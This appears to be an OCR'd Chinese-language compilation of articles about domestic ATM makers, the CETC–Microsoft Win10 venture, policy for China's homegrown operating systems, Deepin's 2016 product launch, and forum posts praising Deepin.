另据相关统计显示，目前我国每百万人口的 ATM 拥有量与发达国家比较仍有很大差距，发达国家每百万人口的 ATM 拥有量为 1450 台，据国家统计局最新发布 2015 年国民经济运行情况数据显示，以 2015 年末我国总人口数 13.74 亿计算，2015 年我国每百万人口 ATM 拥有量约为 631 台，较 2014 年的约 452 台递增显著。我国 ATM 布放主要是在行式和离行式两种，而布放基本集中在发达地区、沿海地区、一线城市，但是中西部及很多二三线城市还不普及，县级以及以下地区更是少之又少。

就目前银行对于金融自助设备的采购情况看，布设到一二线城市的存取款一体机采购量呈现不断增加态势，不具备存款功能的 ATM 正淡出银行的大批量采购的视野，采购份额仅仅占采购总量的约 20%。对于 ATM 来说，银行的普遍做法是将以前既有的布放在一二线城市的 ATM 向三四线城市及县城下移，从而降低采购成本，逐渐完成一二线市场向



存取款一体机的转化。绝大多数银行会考量经营效率和服务能力而选择配置功能便捷多样的存取款一体机。

国外 ATM 品牌销量持续下滑，国产 ATM 厂商成为市场主力

2015 年，中国 ATM 市场竞争激烈。一方面，随着金融改革的不断深入，金融服务模式创新的不断深化，国内传统 ATM 产品需求增速放缓，价格战日趋激烈；另一方面，日系、欧美系老牌厂商份额不断下滑，国产品牌份额持续提升，国内 ATM 行业进入国产品牌主导的价格竞争阶段。

从 2015 年的行业统计数据上来看，国产 ATM 厂商发展迅速，国内市场销量排名前五名中已有三家是国产厂商，销量前五名分别为广电运通、日立、恒银金融、御银、怡化。从销量排名中可以看出，恒银金融和御银两家国产厂商发展迅速，销量占比变化明显，特别是恒银金融一跃成为销量排名第三名。外资品牌 ATM 供应商的总销量和占比呈现断崖式下降，颓势明显。在 ATM 设备细分类别上，存取款一体机继续占据市场主流地位，占比达到 72.17%。2015 年，广电运通与恒银金融、御银三家存取款一体机的销量之和远超过日立和 OKI（怡化）

在国内的销量之和，国产品牌销量首次占据市场主导地位。随着国内金融机构对存取款一体机需求的不断增大，存取款一体机销量对厂商市场份额的贡献更为明显，国产 ATM 厂商已占据领先优势。

自主、安全、可控，国产品牌长足发展

金融是现代经济的核心，金融业的安全堪称重中之重。当前，金融面向更开放的经营环境，网络攻击、病毒入侵、非法窃取账户资金等安全问题都需加强防范。2014 年 9 月，银监会、国家发改委、科技部和工信部联合发布了《关于应用安全可控信息技术加强银行业网络安全和信息化建设的指导意见》，提出到 2019 年安全可控信息技术在银行业使用率总体达到 75% 以上。2014 年 12 月，银监会和工信部又联合发布了《银行业应用安全可控信息技术推进指南（2014 – 2015 年度）》，列出安全可控信息技术所涉及的产品、服务清单及具体技术要求。

长期以来，我国金融领域核心软硬件被国外垄断、金融业务系统风险控制水平相对薄弱等问题严重威胁金融行业安全，但这一局面目前正在得以改善。受普惠金融政策等利好影响，且随着国家继续鼓励自主创新、推进金融安全建设等政策因素发挥作用，国产品牌金融自助设备销量进一步增长，迎来产业发展的春天。从统计数据可以看出，国产民族自主品牌通过掌握核心技术，厚积薄发，才有了今天的市场格局，也为今后国产民族自主品牌的发展以及响应国家中国制造“走出去”的号召打下良好的基础。

掌握核心技术，挑起 ATM 国产化大梁

掌握核心技术的国产 ATM 厂商均在技术创新和研发方面保持着高投入，把核心技术向国际水平看齐，外引内联，推动技术合作，掌握了先进的存取款一体机的核心技术。例如，广电运通和恒银金融，两家企业的研发团队汇聚了大批博士、硕士及行业资深专家，形成了紧密的产、学、研联合体，承担了多项国家、省部级科研项目，企业专利申请数量处于行业领先水平。广电运通自主研发的“高速钞票识别与处理技术”通过工信部鉴定；恒银金融承担的“大容量高速现金循环处理模块产业化”项目通过国家发改委验收；掌握核心技术形成了企业发展的核心竞争力。两家企业自主研发的机芯已在多家金融机构应用，市场反应良好，产品成熟度得到市场广泛认可。相信不久的将来，会有更多国产厂商掌握金融自助设备核心技术，占有更多的国内市场份额并走向国际市场。

金融领域信息安全关系着国家财产安全，有效的保障公共领域以及社会公众的信息安全，关系到国家安全、社会稳定以及个人财产安全。在金融自助设备上应用国产密码算法和国产操作系统也是各家国产厂商所要掌握的核心技术。

密码算法是安全可控信息技术的核心之一，将 SM2/SM3/SM4 等算法应用于 ATM 机具，是实现安

全金融自助设备产业化的重要组成。为推广安全、有效的国密算法，国家发改委等部门批准中国工商银行、山西农信社和鹤壁银行 3 家金融机构进行国密算法上线测试，同时批准恒银金融、广电运通和东方通信 3 家为国密算法试点企业。从试点情况看，恒银金融入围中国工商银行、山西农信社和鹤壁银行，广电运通入围山西农信社和鹤壁银行，东方通信入围鹤壁银行的国密算法试点，均取得较好效果。从 2015 年开始国内金融领域已全面推广国密算法。

在国产操作系统应用方面，广电运通与国防科技大学、恒银金融与深度科技先后就 ATM 使用国产操作系统达成战略合作，积极推动金融自助设备国产化进程，进一步加强金融自助设备自主、安全、可控。目前，安装国产操作系统的 ATM 已在邮政系统稳定运行。

国产品牌自助设备，推动普惠金融发展

在政策的有力引导下，国内金融机构纷纷加大了对国产品牌金融自助设备的使用力度。2015 年初，中国工商银行经过严格测试，选择恒银金融和御银为其存取款一体机供货商，标志着大型银行已全部开始批量使用国产品牌现金自助设备。目前，实现入围 5 家国有大行的厂商有三家，分别是广电运通、日立和恒银金融，国产品牌已实现三分天下有其二。具体入围情况如下表：

	中国工商银行	中国农业银行	中国银行	中国建设银行	交通银行	中国邮政（邮储）
广电运通		√	√	√	√	√
恒银金融	√	√		√	√	√
日立	√	√	√	√	√	

2015 年，国产 ATM 厂商在农村金融机构及城市商业银行市场继续发力。从企业年报及网站中看到，广电运通 2015 年新增分行级客户 129 家，其中村镇银行 57 家；恒银金融产品已在全国 22 家省级农村信用社入围并批量供货，城市商业银行的市场开拓也卓有成效。两家公司分别在确保总行级客户市场占有率大幅提升的同时，扩大了在农村金融机构及城市商业银行的市场份额。御银作为国内 ATM 运营租赁的龙头企业，在农信及城商行市场销量保持惯性增长。

在市场需求、金融机构大力促进、生产厂商积极研发和推广的形势下，自主、安全、可控的国产存取款一体机有望继续扩大市场销量，成为行业主流应用产品。在中国金融自助设备行业，“南有广电运通、北有恒银金融”的国产品牌市场格局，共同肩负起了中国金融自助设备国产化重任。

掌握核心技术是国产 ATM 厂商发展的源动力

在“自主安全可控”的政策导向下，不但外资 ATM 企业在华业绩急转直下，与外资 ATM 企业合作 OEM 生产的中外合资厂商亦受到影响。由于外资 ATM 企业在华业绩持续下滑，于是，美国迪堡与浪潮集团、日本冲电气（OK）与神州数码在中国 ATM 事业领域达成战略合作，外资 ATM 企业希望以合资合作的方式减轻采购政策的影响，通过与缺乏核心技术的国内厂商围绕技术合作、资本合作等本地化模式，整合研发、生产与销售的资源优势，以期获取更多中国市场份额。

以发展的眼光来看，只有通过自主研发，掌握核心技术，不断增强企业核心竞争力，才能保持企业持续发展，近几年国内 ATM 厂商的销量变化从侧面给予了印证。完全掌握金融自助设备核心技术的厂商，将成为我国金融自助设备领域的中坚企业。

来源：金融时报

产学研用各界总动员 打造完整国产操作系统生态

近日，一则消息在国产操作系统领域引发了不小震动，中国电子科技集团（以下简称中国电科）与微软成立了合资公司，为政府定制 Win10 系统，主要服务中国政府机构和关键基础设施领域的国企用户。如果消息属实，合资公司作为中方控股 51% 的公司，其产品将可轻而易举的绕过“中央机关采购中心禁止计算机类安装微软 Win8 系统及其后产品”的行政命令。此消息一出，原本支持并活跃在国产操作系统领域的厂商、专家，包括倪光南院士这样堪称自主操作系统旗手的人士，均对此保持沉默，不禁令人觉得有些意外。

这种意外主要来自，在此之前，研发完全独立自主开发的国产操作系统一直被视为国家信息安全的必然发展要求。倪光南院士早就说过，“只有国人使用国产操作系统，才能不受制于人，才能保障国家信息安全。”他从 1999 年开始推广以 Linux 为代表的国产开源软件，至今已有 16 年。随着“棱镜门”一系列危机国家信息安全事件的披露，国家最高层领导意识到，如果不使用我国自主研发的操作系统，系统的后门钥匙始终掌握在别人手里，那么我国的信息安全就没有保障，客观上也为“棱镜门”之类的监控计划留下了机会。

正是在倪光南院士等多名专家多年来坚持不懈的评估呼吁下，去年，中国政府终于下定决心禁止采购“Win8”，而被视为国产操作系统旗手的倪光南院士则确信，国产桌面操作系统经过这么多年的发展，已经具备了逐步替换“XP”的能力。在用户群体方面，可率先在政府部门推广，再到央企，条件成熟后逐渐过渡到普通用户。为了进一步推动国产操作系统生态圈的建立，去年倪光南院士还与中国电科等产学研用多个单位共同筹划，成立了中国智能终端操作系统产业联盟（以下简称产业联盟），帮助被 Windows 系统压制多年的国产开源软件打造全产业链。

这种意外还来自，微软此举似为操作系统身披马甲，其核心技术能否真正开放共享给中国，还打着一个大大的问号。如果核心技术不能掌握在中国人自己的手中，国家信息安全从何谈起？如果身披马甲的外国操作系统能够进入党政军等核心部门，可以说是为我国国家信息安全埋下巨大隐患。

此次不同寻常的大事件曝光后，专家集体噤声，笔者臆想也许是受到微软或中国电科方面的集体公关压力？微软的这次政府公关相当成功，仅入股少量资金便换取了梦寐以求的合法合规身份，而这次的合资公司股东之一中国电科正是一起发起成立产业联盟的企业。中国电科作为十大军工集团之一，是被微软策反还是主动变节，是突发奇想还是处心

积虑，我们不得而知。但无论如何，从产业联盟盟主变身为合资公司大股东的突然举措，这种做法估计让倪院士们很“受伤”。

无论怎样，对于多年来一直为国产操作系统摇旗呐喊、不遗余力地坚持国家信息安全一定要掌控在国人手中的倪光南院士等老一辈专家，我们坚信，他们会凭借自己学识和见解，更好的解读此次合资合作背后更深层次的含义，为国家信息安全与国产操作系统发展指出光明道路。同时也呼吁，其他有识之士在此事件上敢于表达自身的观点，共同探讨国产操作系统的发展之路。

最后，提出两点建议：

一是建议作为合资方之一的中国电科把国家信息安全摆在国家利益的首位，在合资过程中，需要从严把控微软定制化 Win10 从测试到应用各环节的信息安全国家掌控性问题，如不能实现国家自主掌控，不能杜绝信息安全的后门，宁可不用，也不能滥用。

二是建议国产操作系统以此为契机加强联合。经过了数年的发展，国产操作系统已经有了很大的进步。事实上，对于国产操作系统来说，技术并不是问题，其产品和微软操作系统的差距也日渐微小，其一直以来欠缺的是生态圈的建立，是政府机关、国有企业和广大消费者的大力支持。当下真正重要的是，要给国产操作系统时间，让厂商能够从市场中收集反馈意见、修改完善，经历像微软 Windows 一样长期打补丁的过程，让国内用户在应用中帮助国产操作系统提高。

倪院士前不久还在呼吁“发展国产操作系统，应举倾国之力”。对于国产操作系统而言，发展机遇可谓不可错过，一旦错过，可以说将损失巨大，因此必须重视和严肃对待。中国电科不能代表国家利益，国产操作系统的发展不能只靠 70 多岁的老人到处奔波呐喊，还需要各界贡献全力、共同抒发己见。同时也希望借此事件，大小不一的十几家国产操作系统厂商能够团结联合起来，共同增强市场竞争动力，努力在商业应用环境上逐步走向成熟，闯出一个成功的自主可控、安全可信的国产操作系统商业生态。只有产、学、研、用各界总动员起来，打造完整的国产操作系统生态，才能让国家信息安全真正掌控在自己手中。

来源：网易新闻中心

中国通用操作系统行业状况分析与政策支持建议


当前通用操作系统市场现状

经过十多年的努力，虽然国产操作系统产品在整体发展上取得了一定的成绩，但面对巨大的操作系统市场而言，仍然只是沧海一粟。

根据工信部 2014 年的统计，目前中国桌面终端设备存量为 3 亿台，其中党政军等涉及国家安全的行业使用桌面终端超过 3000 万台。按照每年 20% 的更新频率和桌面操作系统平均授权价格估算，如果全部使用正版操作系统，中国市场每年采购桌面操作系统费用超过 100 亿人民币。而这个市场无论在中国还是全球，基本被微软的 Windows 系统垄断，根据如下图所示来自 netmarketshare 的数据显示，全球市场基于 Linux 的桌面操作系统约 1.78%。微软超过 90%。

来自国内 CNZZ、百度统计的的数据，在中国基于 Linux 平台的操作系统使用率长期没有超过 0.2%。相比之下 MacOS 已经在中国市场使用率已经超过 1%，微软的市场占有率超过 97%。根据国家版权局的公开信息，中国的操作系统软件盗版率不超过 50%，也就是说每年在桌面操作系统的中国市场，微软会拿走 50 亿以上的授权费用。而国产操作系统能够获得收入的行业，目前仅集中在有特殊安全要求的党政军的部分系统中，消费者市场主要以 OEM 预装和正版化采购为主。整个行业在桌面操作系统方面，营收规模总共只有数千万，基本可以忽略。

中国服务器市场规模也相当庞大，2015 年仅 X86 服务器出货量已经超过 200 万台，按照服务器操作系统平均价格 5000 元估算，每年的服务器市场规模也超过 100 亿人民币。但从行业内调查统计得到的数字来看，由于有大量服务器用户并未从原厂购买商业 License 和 service 而采用了免费的



数据来源 http://www.netmarketshare.com– 注 1

Linux 操作系统。因此，目前国产操作系统和国外 Linux 操作系统（redhat+SUSE）的销售额总数仅为 3–5 亿人民币。（微软服务器操作系统在中国区的销售数据没有公开，暂无法获得有效数据来源）

如果只是需要向国外厂商付出数十亿的授权费用，对于整个信息产业来说，并不显眼。但真正严重的问题在于操作系统承上启下的基础软件地位，所有其他的软件和硬件，都需要和操作系统相互协同。一旦选择国外操作系统产品，整个上下游软硬件产业链，均被绑定在这个轨道上。用的越多，投入越多，其绑定就越紧，未来想摆脱的代价更是指数级上升。

我国在 OS 自主研发上和国外的差距

目前国产通用操作系统，全部基于 Linux 内核进行研发。由于 Linux 内核不受任何国家和商业公司控制，源代码开放，得到了很多商业公司和非营利性组织的支持，往往是最新技术的优先实现平台。其代码稳定、质量优秀、技术先进，在全球范围和微软 Windows、苹果 MacOS 构成了主要的三大操作系统平台和生态。因此，中国厂商使用 Linux 内核研发国产操作系统，是目前从安全、可控、技术、市场、成本多个角度考虑的最佳选择。

虽然选择了一条可行的技术路线，但是和国外厂商相比，我们仍然存在巨大的差距。根据微软的公开信息，在研发 Vista 操作系统过程持续了 5 年半，有数千名员工参与研发，研发费用超过 60 亿美元。而 Linux 内核的研发费用，根据其代码规模和质量，国外研究机构评估其研发成本超过 15 亿美金。由此可见，一个完整和高质量的操作系统产品，其研发投入非常巨大。

在国内研发操作系统，由于借助了 Linux 内核的成果和生态，加上相对低的研发成本，还无需微软这样大规模的投入。但由于目前国产操作系统目前市场太小，完全靠厂商自行投入完成整个操作系统产品化研发，其压力仍然很大。根据了解，国内主要的操作系统企业，每年研发投入超过千万的寥寥可数。这样的投入规模，的确很难和国外厂商正面竞争。

从技术方面来看，由于采用了 Linux 内核技术，在底层技术方面，无论质量、安全和先进性，国产操作系统与 Windows 和 macOS 相比并不落伍。但在上层应用生态方面，差距比较明显，大多数国产操作系统厂商的发展路线相对原始的，没有有效的形成独立技术创新，对上游开源项目的影响也有限，也谈不上主导作用。例如我们缺乏对类似 java，QT 等应用开发库的核心技术人才，虽然可以使用其的技术，但是出现问题很难解决。和微软成熟的 Visual Studio 相比，Linux 平台的集成开发环境产品还比较简陋，也没有国内的替代品。而普通用户经常使用的桌面应用软件方面，除了深度操作系统以外，其他厂商基本不重视自研能力，也缺乏相应的经营和研发人才。

中国通用操作系统研发企业的力量和国外相比还相当薄弱，而且存在一些在国产化浪潮中浑水摸鱼的机会主义者。整个行业从业人员不过千人，研发人员数百，和国外主流厂商有十倍以上的差距。

但这并不代表中国操作系统产品没有希望，以深度操作系统为例，自 2008 年建立品牌和研发团队，每年研发投入过千万，已初步掌握操作系统应用的关键技术。尤其在国家最关注的桌面操作系统领域，无论是产品质量、生态建设、实际应用都明显超过其他同类产品，已经可以提供基本替代微软操作系统的产品。根据这些年的经验和规划，如果未来能建立一只 300 人左右研发团队，几年内完全有可能拿出不逊色于主流操作系统的产品。

国产操作系统研发的政策支持应当改变思路

操作系统作为最为代表性的基础技术软件，能够带动上下游产业链的发展，加上国家信息安全的考虑，这个行业一直都得到国家的战略性支持。从市场规模来看，根据公开数据，在 2013 年微软 657 亿美元的收入中，其中 Windows 操作系统授权（桌面、服务器版本）就占营收的 25%，约 164 亿美元，超过 1000 亿人民币，操作系统巨大的市场容量和潜力决定了这个产业值得加强投入和建设。

在过去的几年，国家支持 OS 研发不可谓不重视，863、核高基均把操作系统的研发和产业化作为重点支持方向。2011 年核高基项目中，有超过 2 个亿的科研经费支持，分别由两家获得。但是从结果来看，一家破产重组，另一家的产品也没有实现突破，仍然远远不能满足需求。从过去几年操作系统扶持政策的结果来看，可以看到之前的扶持模式，已经证明无法真正的推动国产操作系统的研发。

因此，在政策与资金投入方面，政府应该借鉴之前的经验教训，改变一些看法和思路：

· 不以身份论英雄。在过去的政策和市场支持中，往往偏向支持有国有企业、研究院所背景的企业，真正有活力的民营企业得不到认可。由于实际市场没有启动、收入规模小，投入周期长，导致民间资本和技术公司没有意愿继续投入，从而成为恶性循环。

· 不以过往的项目和课题作为主要评价标准，而应以实际的技术突破来评价企业技术能力。我们已经见到太多不会在市场上产生效果的科研课题，其根源在于早期设计者并不真正了解现代操作系统市场和其研发运行模式。因此以前承接的这些项目和课题，大多数无法证明承接方真正的能力。如果我们的评价完全以此为标准，只会继续扶持传统落后的企业，而真正有能力的新兴企业则很难获得帮助。

· 给市场而不是给直接补贴。从近年的几个国产化试点来看，虽然存在一些问题，但已经打破了以前的运行模式，真正调动了整个产业链的活力，取得了过去很多年没有的突破。包括多家厂商已经开始在国产平台上进行研发，并开始实际应用。我们认为这是目前阶一种有效的方式，因为钱是真正花在了实际应用上，而不是只是变成了论文和 DEMO。

同时，相关政策应该给出更明确的指导方向，并且能够坚定执行，最好不要进两步，退一步。我们认为如下一些政策的支持和出台，会有助于引导整个市场，并大大加快国产化进程。

· 采购信息系统的准入要求：在各级部门信息系统招投标中，要求必须采用跨平台技术，而不是和微软或国外厂商专有技术绑定的解决方案。

· 硬件采购准入要求：各级采购中涉及到的硬件设备，必须提供国产操作系统的驱动支持方有入围资格，这个政策将直接解决国产系统硬件生态建设方面最大的障碍。

· 关键行业的指导性政策：树立类似银监会 2014 年 39 号文的指导性目标 --2020 年前实现 75% 的国产化率。在部分国家强安全需求的行业，应拿出更具体的检查措施，这样才会大大加快实现进程，同时不会被国外某些势力指手画脚。（前车之鉴：银监会 317 号文由于受国外干扰暂停执行）

· 政策上明确什么是真正的国产自主可控软件和硬件。最近两年已经出现了多个披着国产马甲，实际完全被国外厂商和技术控制的“国产”软硬件品牌，甚至连微软都要拿出一个号称符合政策要求的 Win10 中国版企图浑水摸鱼。

采用更有效的政策资金支持方式

公用组件买断

在国产操作系统的研发和普及中，对国产操作系统厂商来说，都存在一些非技术性的共性的需求。如果国家能够帮助行业解决这些共性需求，能够普惠性的降低整个行业的研发成本，使得企业将研发费用投入到更重要的产品技术开发上。这种资助可以不针对任何企业，完全达到公平、公正、公开且真正有效的结果。

生态建设支持

国产操作系统能否成功，除了产品自身的质量和能力要达到可用的标准外，另外一个同样重要的工作就是生态建设。微软 Windows phone 手机操作系统已经充分证明了这一点，即使如果微软这样强大的企业，由于 Windows phone 的应用生态一直远远落后于苹果公司的 IOS 和谷歌公司的安卓，最终在移动市场上惨败。数年的研发，数十亿的投资加上收购的诺基亚公司，全部白白葬送。可以说，没有成功的生态，就没有成功的操作系统！

因此，除了对操作系统企业的支持外，发展国产操作系统，必须在生态建设方面投入同样的支持力度，例如：

・对日常使用中的常用软件，建立专项资金进行补助其软件厂商，快速建立生态。

・对研发基于国产操作系统平台上安全软件的厂商，尤其是在分级、等级保护中使用安全类产品，包括三合一、杀毒、终端准入等产品，也可以给予相应的补贴或是市场支持。从而避免目前在实际应用中，由于缺乏分级和等保需要的安全软件，国产操作系统产品无法在政府内网中广泛部署的尴尬局面。

应用示范试点

除了对操作系统企业、生态建设方面的资助和帮助外，我们认为更重要的是给予实际应用的市场，简而言之就是行业应用示范试点。

近年的某部门电子公文标准化项目中，就是一个典型的行业应用试点。虽然在一期建设中出现了不少问题，但是从实际效果来看，至少拉动了一大批软硬件厂商进行了联合适配，各家在国产平台上的软件成熟度都得到了跨越式的提高。以前没有国产芯片国产平台产品的厂商拿出了对应的软件，以前有相应产品的厂商终于进入了实用并获得了收入，加强了继续投入信心。

而在金融自主服务设备领域，深度操作系统已经在银行 ATM 机应用方面实现了突破，完全替代了微软的操作系统，已在邮储总行通过 6 个月在线运行，今年即将大规模实用。在这个基础上，只要国家相应部门共同制定和推广国家标准，非常有可能在几年内，让国产软硬件解决方案成为主流。

直接补助

虽然对于厂商来说，当然希望获得直接的经费补助。但是考虑到目前我们的直接补助机制还不完善，甚至往往补助到了低效的企业，不但达不到效果，而且不利于竞争。因此我们认为，直接补助只有在经过几年实际市场锤炼和证明之后，已经很明确的看到 1 到 2 家真正有能力挑战微软和国外产品的厂商诞生之后，国家再进行支持，帮助其在国内完全替代国外产品，甚至走出国门。

注意：本材料仅分析通用操作系统（桌面操作系统、服务器操作系统）的情况，不包括移动操作系统、嵌入式与工业操作系统。

来源：武汉深之度科技有限公司

New Beginnings New Heights


新起点 新高度

3127

深度科技

新产品发布会

New Product Launch Of Deepin Technology In 2016



deepin
New Beginnings New Heights
新起点 新高度
New Beginnings New He
新起点 新高

体验区

中国工程院院士

倪光南

工业和信息化部软件与集成电路促进中心主任

卢　山

深度科技总经理

刘闻欢

2016 深度科技新产品发布会于 5 月 15 日在北京圆满结束，本次发布会以“新起点·新高度”为主题，推出深度桌面操作系统 V15 金山办公版和深度服务器操作系统 V15 版软件产品。

专家致辞：国产操作系统发展呈蓬勃之势

中国工程院院士倪光南为此次发布会致辞。他指出，习近平总书记在“4·19 网络安全和信息化工作座谈会”上已重点强调：国家将大力支持国产软件的发展及对数据安全的把控，并且已将网络安全和信息化工作置于宏观背景中，所以国产化是不容置疑的必推项目。

倪光南呼吁国家制定国产操作系统统一接口标准，以便于软件共享和测试。他表示：深度科技打破了一直以来困扰国产操作系统厂商的网银系统无法支持的现象，他相信深度科技会越做越好，为操作系统国产化做出更多贡献。

工业和信息化部软件与集成电路促进中心主任卢山为大会进行致辞，对现有的国产生态进行简单分析时表示，国产软硬件厂商强强联合，才能构建更完整的国产化生态环境。

深度科技总经理刘闻欢表示：国产操作系统厂商最近几年已经有了长足的发展，在很多领域已经可以代替国外的同类产品。我们正在努力更好的满足中国行业市场的需求，同时也要走向更广阔的大众市场。

立足当下：国产化生态领导厂商战略合作

近年来，国产芯片和操作系统作为最重要的战略布局得到了国家的大力扶持。随着国家、业内以及各领域对信息安全的不断重视，国产操作系统迎来了最好的发

展时机，站在了发展的新起点，也面临新的机遇和挑战。国产操作系统的发展已经不仅仅是要打破国外操作系统的市场垄断，更是要为中国信息安全自主可控提供重要保障。

发布会上，国产生态领导厂商武汉深之度科技有限公司与金山软件股份有限公司举行了战略合作签署仪式。双方将就打造国产应用软件生态方面展开全方位合作与交流。金山办公软件副总裁刘昌伟先生表示，金山软件与深度科技的合作将是推进国产操作系统进一步发展的新起点。

蓄势待发：深度科技新产品发布

本次发布会深度科技发布了两款新产品：

一是深度科技与金山软件共同推出的深度桌面操作系统 V15 金山办公版，旨在完全满足企业办公的用户需求。

深度桌面操作系统 V15 金山办公版的主要特性是：

可集成 WPS Office 办公软件，实现办公软件最常用的文字、表格、演示等多种功能；能够创建专业的文档、电子表格和演示文稿；内存占用低、运行速度快、体积小巧、插件平台支持强大；免费提供海量在线存储空间及文档模板、支持阅读和输出 PDF 文件、全面兼容微软 Office97-2010 格式。

二是深度服务器操作系统 V15 版，该系统是深度科技为满足企业应用及党政军关键业务设计开发的企业级服务器操作系统软件。

深度服务器操作系统 V15 版的产品特性

武汉深之度科技有限公司与金山软件股份有限公司战略合作签署仪式

武汉深之度科技有限公司新品发布仪式

深度科技工程部总监

张木梁

龙芯中科副总裁

张　戈

是：先进的软件架构，基于 Linux 内核构 建，保证软硬件兼容性，全面支持 X86_64、龙芯、申威、ARM、 Power 等硬件平台；可定制化，可以为政府用户、行业用户、金融用户等大客户提供定制服务；其平台版本还推出了深度服务器操作系统大数据发行版和云计算发行版。

深度科技工程部总监张木梁先生进行了《新起点·新高度 国产操作系统正在前行》的演讲分享，主要介绍了深度科技公司在国产化道路上深度科技的努力以及本次发布会的主要产品内容。

龙芯中科技术有限公司副总裁张戈先生做了主题为《软硬结合，打通国产平台应用瓶颈》的精彩演讲，主要从龙芯中科和深度科技在操作系统及应用层面的优化以及满足国产化应用的需求方面进行分析讲解。

出席本次发布会的还有多位国家部委信息化建设专家和领导，大家共同围绕国产操作系统与自主可控的现状与应用进行了深入研讨。

经过深度科技多年来的努力，取得了诸多成就。

取得软件著作权：

深度操作系统 V15　深度操作系统 V15　深度桌面软件 V1.0
深度音乐软件 V1.0　深度影院软件 V1.0　深度通用操作系统 V1.0
深度操作系统桌面版软件 V15　深度操作系统服务器版软件 V15
深度虚拟终端管理系统 V3.0　深度服务器操作系统 V1.0
深度下一代云桌面系统 V3.0　武汉深之度应用软件商店系统 V1.0

获奖项目：

2012 年 中日韩东北亚开源软件竞赛优胜奖
2012 年 最受欢迎中国开源软件奖
2014 年 中日韩东北亚开源软件竞赛优胜奖
2014 年 中国开源软件推进联盟，中国开源优秀项目奖
2015 年第十九届中国国际软件博览会，创新奖
2015 年中国计算机报 2015 年度中国信息安全自主可控操作系统最佳产品奖
2015 年中国计算机报 2015 年度中国信息安全国产化迁移最佳解决方案奖
2015–2016 年度湖北省优秀软件企业（自主创新优秀企业）
2015–2016 年度湖北省优秀软件产品（深度服务器操作系统 V1.0）
2015–2016 年度湖北省优秀软件产品（深度通用操作系统 V1.0）
2016 年被湖北省版权局评为“湖北省版权示范单位”
2016 年第二十届中国国际软件博览会 – 创新奖（深度操作系统云服务器版软件 V15）
第二十届中国国际软件博览会 – 金奖（深度操作系统桌面版版软件 V15）

未来，深度科技将更加努力地为国产操作系统生态建设贡献力量。

实践证明，推广系统还是要靠本身的优势

syqiven / 2016-4-12 16:29
浏览: 1376 / 回复: 45

分享一则身边小事。
---------- 我是分割线 ----------

最近大伙在集体参加学术会议，一起来了大概不到十个人。
因为需要现场操作一些数据啊，命令啊什么的，所以大都带了自己的笔记本。
除了我的系统是 deepin，其余所有人的都是 windnows。
然而，会议刚开了一天，就有三个人主动来要求我给他们也装上 deepin。
因为：
1、他们发现 windows 跑会议的程序总是出 bug，而我的 deepin 没有任何问题
2、没有出 bug 的 windows 发现没有我的跑得快
3、某位 8G 的内存，在 deepin 下可以跑的程序，在 windows 下会提示内存不足……
4、命令行

所以，硬性推广可能会造成反感的情况下，让身边人主动发现 deepin 的好处才是重要的

iduang 发表于 2016-4-12 18:12:20 | 只看该作者

楼主借 deepin 耍了一把酷，帅呆了！！！

WangZhongyun 发表于 2016-4-13 00:14:40 | 只看该作者

生态系统强大好啊

最有爱的 linux 系统 Deepin

jeremy_gao / 2016-6-1 22:37
浏览: 218 / 回复: 10

安装 Deepin 两天了，实在是太爱了，忍不住来 发表发表想法。
我接触 linux 有 7 个年头了，从事 linux 运维工作已经有 5 个年头了． 最初也只是个用 win 办公 linux 工作的人，也许是 当初是受王垠的《完全用 GNU/Linux 工作》一文的 “洗脑”，也许是 看各大牛人的 吹嘘 linux 办公效率，开始投入了使用 linux 办公的道路．
最初毫无意外的投入到了 ubuntu 的阵营，（我想很多人和我一样吧），开始使用 ubuntu 的时候我就不太喜欢 ubuntu 的色调 配色，但是其强大的社区，傻瓜式的 开发环境部署，比如飞速的 安装各种 python 开发环境，还是 让我使用了一个 月多的 时间．最后我发现在我安装越来越多的 包后，ubuntu 变得及其不稳定，时不时的来个奔溃消息弹窗。这个问题直接导致我投入了 linux minit 的 阵营．
使用了 linux minit 最开始的确 让我很欢喜 ,这个东西 相对 ubuntu 来说确实够轻量级 ,而且由于是 基于 ubuntu 的原因，大多 ubuntu 的 文档也可照用。后来我也不记得什么时间，什么原因就厌倦了 minit，我开始使用了 elemontary os，这个 linux 的发行版，是我用的 最久的 linux 发行版（直到昨天还是），这个版本我爱的 最重要原因是 界面够炫．
但其上所有的 linux 发行版都有一个 很郁闷的 问题，首次 安装后我不的不为，一些事情去花不少的时间，比如 安装搜狗中文输入法，liboffice，邮件系统，以及和那些不愿意抛弃 win 使用 qq 的人沟通而安装 qq（痛苦），（笑）（号外：腾讯自己不开发 qq，还不许别人开发，听说是收了 Microsoft win 不少好处）等等．
